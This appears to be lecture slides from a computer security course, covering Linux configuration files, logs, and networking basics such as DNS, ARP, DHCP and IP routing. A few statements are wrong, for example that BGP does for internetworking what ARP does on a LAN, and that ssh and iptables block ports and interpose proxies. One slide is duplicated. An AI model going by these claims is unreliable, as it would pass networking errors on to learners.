  - Daemons: These are programs that the kernel starts right after boot. They provide complex functions like implementing printer queues or high-level network functions, anti-virus protection, network file system access. There are many tens of these started on Linux.
  - Utilities: Standard functions for making directories (mkdir), list files (ls), list active functions (ps), delete file (rm) rename files and directories (mv).
  - Libraries: Most operating systems come with many libraries to help make programming simple. For example, standard access to system calls (glibc), math implementations (libm), implement some windowing functions (buttons, pull-down menus) and implement synchronization primitives (e.g.- mutexes).
  - Shells and UI: Standard terminal implementations, visually appealing user interfaces (windowing systems and gadgets), higher level network interfaces (Berkeley sockets)
  - Configuration control: Programs that add new authorized users (adduser), block or allow network connections on different ports with different protocols (ssh, …), interpose proxies on internet connections (iptables), perform updates, synchronize time with external time authority, adjust routing preferences or specify file or channel access rights.

Configuration files

- Configuration files tell the operating system and other applications what to allow and what to block.
- They affect
  - Starting service programs (daemons)
  - Proxies
  - Open ports
  - Server ports
  - Updates
- Many security problems are caused by improper configuration and can be prevented by proper configuration, as if anybody listens.

Linux configuration

- /etc/passwd contains a list of authorized accounts and associated password information
- init.d specifies what daemons run (possibly with root privilege)
- Iptables specifies what IP addresses and ports can be accessed.
- Keychains contain secret keys.
- The root key store contains a list of trusted public keys called root keys.
- File system permissions are encoded within the file systems. (rwxrwxrwx). People also use access control lists (ACLs) and capabilities to manage authorization.

Linux configuration

- /etc/host.conf -Tells the network domain server how to look up hostnames. (Normally /etc/hosts, then name server; it can be changed through netconf.)
- /etc/hosts - Contains a list of known hosts (in the local network). Can be used if the IP of the system is not dynamically generated. For simple hostname resolution (to dotted notation), /etc/hosts.conf normally tells the resolver to look here before asking the network nameserver, DNS or NIS.
- /etc/hosts.allow - Man page same as hosts_access. Read by tcpd at least
- /etc/hosts.deny - Man page same as hosts_access. Read by tcpd at least.
- /etc/rc.d/rc.sysinit - Normally the first script run for all run levels.
- /etc/fstab - Lists the filesystems currently "mountable" by the computer.

Linux configuration

- /etc/gateway - Optionally used by the routed daemon.
- /etc/networks – Lists names and addresses of networks accessible from the network to which the machine is connected. Used by route command. Allows use of name for network.
- /etc/protocols - Lists the currently available protocols.
- /etc/resolv.conf - Tells the kernel which name server should be queried when a program asks to "resolve" an IP Address.
- /etc/exports - The file system to be exported (NFS) and permissions for it
- /etc/rpc - Contains instructions/rules for RPC.
- /etc/inetd.conf - Holds an entry for each network service for which inetd must control daemons or other servicers.
- /etc/services - Holds an entry for each network service for which inetd must control daemons or other servicers.

Linux configuration

- */etc/host.conf -Tells the network domain server how to look up hostnames. (Normally /etc/hosts, then name server; it can be changed through netconf.)*
- */etc/hosts - Contains a list of known hosts (in the local network). Can be used if the IP of the system is not dynamically generated. For simple hostname resolution (to dotted notation), /etc/hosts.conf normally tells the resolver to look here before asking the network nameserver, DNS or NIS.*
- */etc/hosts.allow - Man page same as hosts_access. Read by tcpd at least*
- */etc/hosts.deny - Man page same as hosts_access. Read by tcpd at least.*
- */etc/rc.d/rc.sysinit - Normally the first script run for all run levels.*
- */etc/mtab - .*
- */etc/fstab - Lists the filesystems currently "mountable" by the computer.*

Logs

- There are many log files that can be used for security auditing or debugging.
- Log files can record:
  - What IP addresses were visited
  - What programs ran and when
  - Who logged on and when
  - What resource conditions have obtained.
  - What error conditions were triggered
  - What updates have been installed and when
- *syslog* is a system for message logging on Linux. Each message is has a facility code, indicating the software type generating the message, and assigned a severity level.
- Each program may also log particular application specific conditions.

Software and networking part 3, computer networking

- Computer networking
  - Network layers from hardware to applications
  - Circuit switching and packet switching
  - Routing messages
  - Protocols
  - Linux networking commands
  - Routers and proxies
  - Software defined networking

Computer networking

- Computers would be much less valuable (and much less vulnerable) if they did not connect to each other including over the Internet.
- Computer support for networking is extensive and without it, such communications would be onerous. Important networking support includes:
  - Physical Communication: the actual physical hardware which converts bit streams to analog signals that can be transmitted over wires (ethernet, USB) or wirelessly.
  - Addressing: Communications originate at addresses (for example, IP addresses) and are sent to destination addresses. Converting from "understandable" addresses (www.microsoft.com) to network addresses is a complex process.
  - Routing: On the internet, communications is generally not "point to point" but travels between intermediaries (routers) and these intermediaries must be planned with a view to reducing latency and maximizing throughput.
- Networking is so complex, it is often implemented in seven canonical "layers," each responsible for a portion of the needed capability.

Packet switching and network topology


- Most internet communications occurs over a shared physical link that carries packets between many parties, not dedicated (circuit switched) paths dedicated point to point links.
- Devices connected to the physical place messages in conformance with protocols with the addresses of the receiver.
- Receivers are responsible for selecting the packets destined for them and not interfering with others.
- The Internet network topology is an interconnection of many networks with seven distinct protocol layers.

Layer Model for Network Services

Wikipedia

Layer		Data Unit/Protocol	Function
7	Application	Data (http, sockets)	High-level APIs, including resource sharing, remote file access
6	Presentation		Translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
5	Session		Managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
4	Transport	Segment, Datagram (TCP, UDP)	Reliable transmission of data segments between points on a network, including segmentation acknowledgement and multiplexing.
3	Network	Packet (IP)	Structuring and managing a multi-node network, including addressing, routing and traffic control
2	Data link	Frame (802.3 Ethernet, 802.11 Wi-Fi,and 802.15.4 ZigBee)	Reliable transmission of data frames between two nodes connected by a physical layer
1	Physical	Symbol(Bluetooth, Ethernet, and USB)	Transmission and reception of raw bit streams over a physical medium

Internet Physical Infrastructure



Residential Access
- Modem
- DSL
- Cable modem
- Satellite

- Enterprise/ISP access, Backbone transmission
  - T1/T3, DS-1 DS-3
  - OC-3, OC-12
  - ATM vs. SONET, vs. WDM


- Campus network
  - Ethernet, ATM
- Internet Service Providers
  - access, regional, backbone
  - Point of Presence (POP)
  - Network Access Point (NAP)

From UC, Berkeley, CS 268: Graduate Computer Networks, Ian Stoica

Computer networking: important protocols

- The internet relies on many networking protocols and services:
  - DNS – Name service maps name (math.berkeley.edu) to IP address (128.32.213.142)
  - BGP - Border gateway protocol, used to determine route
  - ARP – Address resolution protocol, associates MAC identifier of device with its IP address.
  - IP – communications protocol to send datagrams between IP addresses.
  - TCP – communications protocol to send reliable, ordered, error checked messages over IP.
  - HTTP/HTTPS – applications level protocol to send html request/response messages.
  - Telnet – virtual terminal connection (insecure)
  - SSH – secure remote shell protocol
  - SMTP – mail delivery protocol
  - POP – mail retrieval protocol

Inter-networking Protocols



Routing and interposition of network

- Suppose I talk to math.berkeley.edu, what systems can Eve use to evesdrop on my communications? Use traceroute to find out:

traceroute to math.berkeley.edu (128.32.213.142), 64 hops max, 52 byte packets
1 192.168.1.1 (192.168.1.1) 1.699 ms 1.697 ms 1.066 ms
2 10.0.0.1 (10.0.0.1) 4.102 ms 2.699 ms 5.240 ms
3 96.120.89.233 (96.120.89.233) 11.316 ms 12.275 ms 11.116 ms
…
13 et3-48.inr-311-ewdc.berkeley.edu (128.32.0.101) 15.574 ms 16.101 ms
et3-47.inr-311-ewdc.berkeley.edu (128.32.0.103) 15.875 ms
14 firewall-dc.math.berkeley.edu (128.32.16.148) 15.054 ms 18.605 ms 15.691 ms
15 math.berkeley.edu (128.32.213.142) 17.046 ms !Z 15.820 ms !Z 15.388 ms !Z

- A good place to start is my router (192.168.1.1).

Routing from A-Z: Addresses

- Addresses
  - **Host name** (e.g., www.cnn.com)
    - Mnemonic name understood *by humans*
    - Mapped to IP address by DNS
  - **IP address** (e.g., 64.236.16.20 for IPv4)
    - Numerical address understood *by routers*
  - **MAC address** (e.g., 00-15-C5-49-04-A9)
    - Numerical address understood *within local area network*
    - Unique, hard-coded in the adapter when it is built
    - Flat name space of 48 bits

Adapted from course notes by Jennifer Rexford. Thanks, Jennifer.

Routing from A-Z: Things can change

- Local area networks (LANs)
  - A LAN is an “L2” network that spans a small geographical area, for example a house.
  - LANs don’t have to use IP (e.g., IPX, Appletalk, X.25, …), though most LANs are IP based these days
  - On a LAN, you can send packed directly to a MAC address.
- A host may move to a new location
  - So, cannot simply assign a static IP address
- Must identify the adapter during bootstrap process
  - Need to talk to the adapter to assign it an IP address

Routing from A-Z: who says what

- **Host name:** www.cs.princeton.edu
  - Domain: registrar for each top-level domain (e.g., .edu)
  - Host name: local administrator assigns to each host
- **IP addresses:** 128.112.7.156
  - Prefixes: ICANN, regional Internet registries, and ISPs
  - Hosts: static configuration, or dynamic using DHCP
- **MAC addresses:** 00-15-C5-49-04-A9
  - Blocks: assigned to vendors by the IEEE, available only on LAN
  - Adapters: assigned by the vendor from its block


Adapted from course notes by Jennifer Rexford

Routing from A-Z: DNS

- Maps names (www.microsoft.com) to IP addresses.
- Properties of DNS
  - Hierarchical name space divided into zones
  - Distributed over a collection of DNS servers
- Hierarchy of DNS servers
  - Root servers
  - Top-level domain (TLD) servers
  - Authoritative DNS servers
- Performing the translations
  - Local DNS servers
  - Resolver software

DNS Root Servers

- 13 root servers (see http://www.root-servers.org/)
- Labeled A through M



Adapted from course notes by Jennifer Rexford

Routing from A-Z: Domains

- Domains
  - Generic domains (e.g., com, org, edu)
  - Country domains (e.g., uk, fr, ca, jp)
  - Typically managed professionally
    - Network Solutions maintains servers for “com”
    - Educause maintains servers for “edu”
- Authoritative DNS servers
  - Provide public records for hosts at an organization
  - For the organization’s servers (e.g., Web and mail)
  - Can be maintained locally or by a service provider

Routing from A-Z: DNS

- Local DNS server ("default name server") on LAN
  - Usually near the end hosts who use it
  - Local hosts configured with local server (e.g., /etc/resolv.conf) or learn the server via DHCP
- Client application
  - Extracts server name (e.g., from the URL)
  - Do *gethostbyname()* to trigger resolver code
- Server application
  - Extract client IP address from socket
  - Optional *gethostbyaddr()* to translate into name
- Note: Client often caches these values.

Routing from A-Z: DNS data

- DNS: distributed database storing resource records (RR)

RR format: (name, value, type, ttl)

- Type=A
  - name is hostname
  - value is IP address
- Type=NS
  - **name** is domain (e.g. foo.com)
  - **value** is hostname of authoritative name server for this domain
- Type=CNAME
  - name is alias name for some "canonical" (the real) name
    www.ibm.com is really servereast.backup2.ibm.com
  - value is canonical name


Adapted from course notes by Jennifer Rexford

Routing from A-Z: DNS message

- DNS protocol : *query* and *reply* messages, both with same *message format*


Message header

- Identification: 16 bit # for query, reply to query uses same #
- Flags:
  - Query or reply
  - Recursion desired
  - Recursion available
  - Reply is authoritative



Adapted from course notes by Jennifer Rexford

Local mapping



- Two Protocols
  - Dynamic Host Configuration Protocol (DHCP)
    - End host learns how to send packets
    - Learn IP address, DNS servers, and gateway
  - Address Resolution Protocol (ARP)
    - Others learn how to send packets to the end host
    - Learn mapping between IP address & interface address
    - ARP allows devices to map MAC addresses to IP addresses. A device will send out (broadcast) an ARP Request message, to find out the MAC address corresponding to the IP Address. The device that is being queried will respond (unicast) with an ARP Response message. Mappings between MAC addresses and IP addresses are stored in the ARP table. Entries in the ARP table will time out (soft state).
    - Adapter can send directly to MAC address on a LAN.

Lan knows Mac addresses of local hosts

Adapted from course notes by Jennifer Rexford

Get a DHCP lease

- Broadcasting: sending to everyone
  - Special destination address: FF-FF-FF-FF-FF-FF
  - All adapters on the LAN receive the packet
- Multiple servers may respond
  - The client can decide which offer to accept
- Accepting one of the offers
  - Client sends a DHCP request echoing the parameters
  - The DHCP server responds with an ACK to confirm
  - Dynamic Host Configuration Protocol. The protocol that provides a host with its IP address upon connecting to a network. When a host connects to a new network, it sends a DHCP discovery message to notify the DHCP server(s) that it needs an IP address. The server sends an Offer message, containing an offered IP address, a subnet mask, the IP address of the first-hop router, and a lease time. The host will send a Request, corresponding to the offer it would like to accept. The server responds with an Acknowledgement/Acceptance message. All DHCP messages are broadcasted.

Local Address resolution (ARP)

- Every node maintains an ARP table
  - (IP address, MAC address) pair
- Consult the table when sending a packet
  - Map destination IP address to destination MAC address
  - Encapsulate and transmit the data packet directly to MAC address on LAN
- What if the IP address is not in the table?
  - Sender broadcasts: “Who has IP address 1.2.3.156?”
  - Receiver responds: “MAC address 58-23-D7-FA-20-B0”
  - Sender caches the result in its ARP table
- No need for network administrator to get involved
- ARP is used in LAN. A similar protocol, BGP, is used for internetworking.

Hop-by-Hop Packet Forwarding

- Routing is point to point and routes may vary even within LAN
- Each router has a forwarding table
  - Maps destination addresses…
  - … to outgoing interfaces
- Upon receiving a packet
  - Inspect the destination IP address in the header
  - Index into the table
  - Determine the outgoing interface
  - Forward the packet out that interface
- Then, the next router in the path repeats
  - And the packet travels along the path to the destination
- A similar thing happens at the LAN edge


Adapted from course notes by Jennifer Rexford

What reaching the local end hosts?

- Each interface has a persistent, global identifier
  - MAC (Media Access Control) address
  - Burned in to the adaptors Read-Only Memory (ROM)
  - Flat address structure (i.e., no hierarchy)
- Construct an address resolution table
  - Mapping MAC address to/from IP address
  - Address Resolution Protocol (ARP)

Adapted from course notes by Jennifer Rexford

Routing from A-Z: IP packets



IP Packet format

Adapted from course notes by Jennifer Rexford

Routing from A-Z: Allocating addresses

- In the olden days, only fixed allocation sizes
  - Class A: 0*
    - Very large /8 blocks (e.g., MIT has 18.0.0.0/8)
  - Class B: 10*
    - Large /16 blocks (e.g,. Princeton has 128.112.0.0/16)
  - Class C: 110*
    - Small /24 blocks (e.g., AT&T Labs has 192.20.225.0/24)
  - Class D: 1110*
    - Multicast groups
  - Class E: 11110*
    - Reserved for future use

Obtaining a Block of Addresses

- Separation of control
